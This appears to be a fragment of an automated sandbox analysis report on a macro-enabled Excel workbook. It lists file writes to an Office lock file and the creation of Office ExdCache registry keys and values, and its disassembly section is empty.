File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$4468873941_759979693.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	B351E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$4468873941_759979693.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	B35241	WriteFile
C:\Users\user\Desktop\~$4468873941_759979693.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	B351E4	WriteFile
C:\Users\user\Desktop\~$4468873941_759979693.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	B35241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	A420F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	A4211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	A4213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	A4213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly